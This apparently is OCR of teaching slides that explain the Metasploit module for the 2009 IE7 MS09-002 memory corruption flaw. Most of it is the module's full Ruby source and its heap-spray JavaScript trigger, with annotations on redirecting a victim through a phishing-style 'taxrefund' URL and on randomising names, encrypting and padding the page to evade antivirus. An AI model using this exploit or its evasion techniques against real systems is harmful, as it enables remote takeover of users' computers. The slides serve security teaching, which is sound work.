
Metasploit Exploit CVE-2009-0075

MS09-002 IE7 CFunctionPointer Uninitialized Memory Corruption



Attacker with Metasploit

Victim with IE7

Victim IE7 requests http://216.6.1.100/taxrefund

Attacker Metasploit redirects with encoding key

Victim IE7 requests http://216.6.1.100/taxrefund?BfVOSeyTwKD

Metasploit builds page with JavaScript to cause problem, plus shell code that will run to take over system.
Variable names and white space are randomized.
Page is then encoded with URI parameter.

Victim runs JavaScript. Defect causes execution of payload, with same permissions as user.
Payload communicates with Metasploit server.

Metasploit takes over!

Metasploit Ruby Code
HTML Exploit initialization

```
include Msf::Exploit::Remote::HttpServer::HTML

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'MS09-002 Microsoft Internet Explorer 7 CFunctionPointer Uninitialized Memory Corruption',
      'Description'    => %q{
        This module exploits an error related to the CFunctionPointer function when attempting
        to access uninitialized memory. A remote attacker could exploit this vulnerability to
        corrupt memory and execute arbitrary code on the system with the privileges of the victim.
      },
      'License'        => MSF_LICENSE,
      'Author'         => [ 'dean [at] zerodaysolutions [dot] com' ],
      'References'     =>
        [
          [ 'CVE', '2009-0075' ],
          [ 'OSVDB', '51839' ],
          [ 'MSB', 'MS09-002' ]
        ],
      'DefaultOptions' =>
        {
          'EXITFUNC' => 'process',
          'InitialAutoRunScript' => 'migrate -f',                         },
      'Payload'        =>
        {
          'Space'         => 1024,
          'BadChars'      => "\x00",
        },
      'Platform'       => 'win',
      'Targets'        =>
        [
          [ 'Windows XP SP2-SP3 / Windows Vista SP0 / IE 7', { 'Ret' => 0x0C0C0C0C } ]
        ],
      'DisclosureDate' => 'Feb 10 2009',
      'DefaultTarget'  => 0))

    @javascript_encode_key = rand_text_alpha(rand(10) + 10)
  end
```

Moves to another process on target (runs notepad)

Jumps to address 0x0C0C0C0C

on_request_uri

```
def on_request_uri(cli, request)

    if (!request.uri.match(/\?\w+/))
      send_local_redirect(cli, "?#{@javascript_encode_key}")
      return
    end

    # Re-generate the payload.
    return if ((p = regenerate_payload(cli)) == nil)

    # Encode the shellcode.
    shellcode = Rex::Text.to_unescape(payload.encoded, Rex::Arch.endian(target.arch))
    # Set the return.
    ret       = Rex::Text.to_unescape([target.ret].pack('V'))
    # Randomize the javascript variable names.
    rand1    = rand_text_alpha(rand(100) + 1)
    rand2    = rand_text_alpha(rand(100) + 1)
    rand3    = rand_text_alpha(rand(100) + 1)
    rand4    = rand_text_alpha(rand(100) + 1)
    rand5    = rand_text_alpha(rand(100) + 1)
    rand6    = rand_text_alpha(rand(100) + 1)
    rand7    = rand_text_alpha(rand(100) + 1)
    rand8    = rand_text_alpha(rand(100) + 1)
    rand9    = rand_text_alpha(rand(100) + 1)
    rand10   = rand_text_alpha(rand(100) + 1)
    rand11   = rand_text_alpha(rand(100) + 1)
    rand12   = rand_text_alpha(rand(100) + 1)
    rand13   = rand_text_alpha(rand(100) + 1)
    fill     = rand_text_alpha(25)
```

If no parameters, redirect with an encoding key

Select 32-bit unsigned little-endian architecture (Intel)

Randomize variable names to confuse anti-virus checkers

```
js = %Q|
var #{rand1} = unescape("#{shellcode}");
var #{rand2} = new Array();
var #{rand3} = 0x100000-(#{rand1}.length*2+0x01020); ## ~1,000,000
var #{rand4} = unescape("#{ret}");

while(#{rand4}.length<#{rand3}/2)
{#{rand4}+=#{rand4};}

var #{rand5} = #{rand4}.substring(0,#{rand3}/2);
delete #{rand4};
for(#{rand6}=0;#{rand6}<0xC0;#{rand6}++)
{#{rand2}[#{rand6}] = #{rand5} + #{rand1};}

CollectGarbage();

var #{rand7} = unescape("#{ret}"+"#{fill}");
var #{rand8} = new Array();
for(var #{rand9}=0;#{rand9}<1000;#{rand9}++)
#{rand8}.push(document.createElement("img"));

function #{rand10}()
 {
#{rand11} = document.createElement("tbody");
#{rand11}.click;
var #{rand12} = #{rand11}.cloneNode();
#{rand11}.clearAttributes();
#{rand11}=null;
CollectGarbage();
for(var #{rand13}=0;#{rand13}<#{rand8}.length;#{rand13}++)
#{rand8}[#{rand13}].src=#{rand7};
#{rand12}.click;
}

window.setTimeout("#{rand10}();",800);
|
```

Ruby generates the Javascript to send to client, using the randomized variable names

```
 js = encrypt_js(js, @javascript_encode_key)
    content = %Q|
<html>
<script language="JavaScript">
#{js}
</script>
</html>
|

    content = Rex::Text.randomize_space(content)
    print_status("Sending #{self.name}")

    # Transmit the response to the client
    send_response_html(cli, content)

    # Handle the payload
    handler(cli)
  end
end
```


Encode the Javascript using the encode key in the URI

Add Javascript to HTML

Add random white space

Send response to victim

Now wait for victim to call back



http://216.6.1.100/taxrefund?BfVOSeyTwKD - Windows Internet Explorer

http://216.6.1.100/taxrefund?BfVOSeyTwKD

Encoding key added to URI


Turn off scripting in IE settings
Just say No to view source

Internet Explorer

Scripts are usually safe. Do you want to allow scripts to run?


Yes No

Waiting for http://216.6.1.100/taxrefund?BfVOSeyTwKD...



```
<html>









         <script


 language="JavaScript">
















var







 rOWJknTpxELSHzvH
```

Source is unreadable with lots of white space added



```
<html>
<script language="JavaScript">

var rOWJknTpxELSHzvH =
'3407246f0a36000610082c1a27302e15102f33152e2826103806292a113a333a03252a113e00013f744a6b312c03252c32151c7c556e31
51d60156e31705f6f2976101a65112e613702632b61400c6d40292167136f7960065c21157976214323 7c375c4071027b262051733a3107
002733a31504937523e7d745e326a26511b63156e31245e6776761041604379613704342b67400c65157f7d67136f7637535c21127b7673
c21157f257a43237b62074b71027c207603733a36544b6d523e737451326a26534f63116e317505377676104e67467e613702657e63400c
664786a400c36112f716713627e62015c21137f777043232d61034071022a7c7607733a315d186d523e747603676a265c406d476e31705
2156e31245e667b76104a3142286137026e2d36400c6d447e206713372e665d5c214273717043232967571f71027e227550733a6b001f37
33a60574d60523e227450636a26524d36446e31725f642e761041604e7d613702357e64400c64452f226713602e65545c21142d7421447f
12129142e02030b1329060e3910352e1504202714132005331a09131920020007160 5272b07392c240d2a11252935000e3d2c072b083031
